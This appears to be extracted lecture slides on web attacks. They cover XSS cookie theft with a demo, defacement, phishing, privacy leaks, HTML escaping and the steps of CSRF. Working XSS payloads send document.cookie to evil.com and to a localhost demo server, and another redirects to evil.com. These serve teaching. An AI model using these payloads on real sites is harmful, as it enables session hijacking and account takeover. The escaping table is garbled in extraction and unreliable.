
- Attacker injects script that reads the site's cookie
- Scripts sends the cookie to attacker
- Attacker can now log into the site as the victim

```
<script>
var img = new Image();
img.src =
    "http://evil.com/log_cookie.php?" +
    document.cookie
</script>
```


DEMO:stealing cookie

Open register page and inject following script in username input field.

```
<script>document.location = "http://localhost:5002/?cookie=" +  
document.cookie;</script>
```



DEMO:stealing cookie



XSS attacks: “defacement”

- Attacker injects script that automatically redirects victims to attacker’s site

```
<script>  
  document.location =  
    "http://evil.com";  
</script>
```


XSS attacks: phishing

- Attacker injects script that reproduces look-and-feel of “interesting” site (e.g., paypal, login page of the site itself)
- Fake page asks for user’s credentials or other sensitive information
- The data is sent to the attacker’s site

XSS attacks: privacy violation

- The attacker injects a script that determines the sites the victims has visited in the past
- This information can be leveraged to perform targeted phishing attacks

XSS (escaping)

& --> &

1. < --> <

2. > --> >

3. " --> "

4. ' --> ' ' not recommended because its not in the HTML spec (See: section 24.4.1) ' is in the XML and XHTML specs.


5. / --> / forward slash is included as it helps end an HTML entity

Cross-site request forgery (CSRF)




1. Victim is logged into vulnerable web site

Cross-site request forgery (CSRF)




1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site

Cross-site request forgery (CSRF)



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim

Cross-site request forgery (CSRF)



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim
4. Victim involuntarily sends a request to the vulnerable web site